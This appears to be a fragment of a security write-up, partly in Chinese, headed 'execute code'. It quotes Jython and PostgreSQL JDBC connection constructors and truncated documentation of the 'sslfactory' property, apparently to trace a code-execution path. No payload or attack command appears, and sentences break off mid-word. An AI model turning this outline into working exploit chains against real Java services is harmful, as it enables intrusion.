
execute code

01 JDBC connection



org.python.antlr.ParseException

```
public class ParseException extends RuntimeException {

    public ParseException() {
        this.type = Py.SyntaxError;
    }

    public void setType(PyObject t) {
        this.type = t;
    }
    ...
}
```




com.ziclix.python.sql.PyConnection

```
public class PyConnection extends PyObject implements ClassDictInit, ContextManager, Traverseproc {

    public PyConnection(Connection connection) throws SQLException {
        this.cursors = Collections.synchronizedSet(this.cursors);
        this.connection = connection;
        this.statements = Collections.newSetFromMap(new WeakHashMap());
        this.statements = Collections.synchronizedSet(this.statements);
        this.supportsTransactions = this.connection.getMetaData().supportsTransactions();
        this.supportsMultipleResultSets = this.connection.getMetaData().supportsMultipleResultSets();
        if (this.supportsTransactions) {
            this.connection.setAutoCommit(false);
        }

    }
    ...
}
```

com.mysql.jdbc.JDBC4Connection


org.postgresql.jdbc.PgConnection

...



```
public PgConnection(HostSpec[] hostSpecs, String user, String database,
Properties info, String url) throws SQLException {
    ...
    this.queryExecutor = ConnectionFactory.openConnection(hostSpecs, user,
database, info);
    ...
}
```

连接数据库



- ssl

  Connect using SSL. The driver must have been compiled with SSL support. This property does not need a value associated with it. The m


- sslfactory = String

  The provided value is a class name to use as the SSLSocketFactory when establishing a SSL connection. For more information see t

